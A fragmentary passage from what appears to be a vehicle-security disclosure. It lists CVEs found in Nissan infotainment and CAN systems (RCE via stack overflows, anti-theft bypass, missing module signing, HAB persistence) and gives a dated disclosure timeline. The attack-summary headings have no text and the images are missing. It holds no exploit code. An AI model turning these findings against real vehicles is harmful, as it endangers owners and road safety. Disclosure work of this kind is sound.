



Attack Summary #2: Persistence via N-day in HAB



Attack Summary #3: Remote Control via DNS



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

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

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List of Identified Vulnerabilities

- CVE-2025-32056 – Anti-Theft bypass
- CVE-2025-32057 – app_redbend: MiTM attack
- CVE-2025-32058 – v850: Stack Overflow in CBR processing
- CVE-2025-32059 – Stack buffer overflow leading to RCE [0]
- CVE-2025-32060 – Absence of a kernel module signature verification
- CVE-2025-32061 – Stack buffer overflow leading to RCE [1]
- CVE-2025-32062 – Stack buffer overflow leading to RCE [2]
- PCA_NISSAN_009 – Improper traffic filtration between IT CAN and other CAN buses
- CVE-2025-32063 – Persistence for Wi-Fi network
- PCA_NISSAN_012 – Persistence through CVE-2017-7932 in HAB of i.MX 6

Disclosure Timeline

- 02.08.2023 – PCAutomotive sends the advisory to Nissan Cybersecurity Team
- 09.08.2023 - 11.12.2023 – Email discussion about the findings' criticality
- 04.01.2024 – PCAutomotive sends a video demonstration of the full attack chain; asks about CVE registration; notifies about publication plans
- 26.01.2024 – Nissan Cybersecurity Team confirms the vulnerabilities; starts planning their mitigations; notifies us to register CVE by ourselves; accepted the publication plans
- 25.04.2024 – PCAutomotive requests CVE registration from MITRE
- 19.05.2024 – MITRE forwards us to Bosch PSIRT
- 10.09.2024 – PCAutomotive sends Bosch PSIRT a request to register CVE
- 11.09.2024 – Bosch PSIRT responds, that they didn't receive any information about vulnerabilities from Nissan Cybersecurity Team
- 12.09.2024 – PCAutomotive notifies Nissan Cybersecurity Team about the communication with Bosch PSIRT
- 23.09.2024 – PCAutomotive sends the advisory to Bosch PSIRT
- 06.11.2024 – PCAutomotive notifies Bosch PSIRT about the publication plans
- 11.03.2025 – Bosch PSIRT accepts the publication, declines to register CVE and forwards us to ASRG
- 18.03.2025 – PCAutomotive requests CVE registration from ASRG

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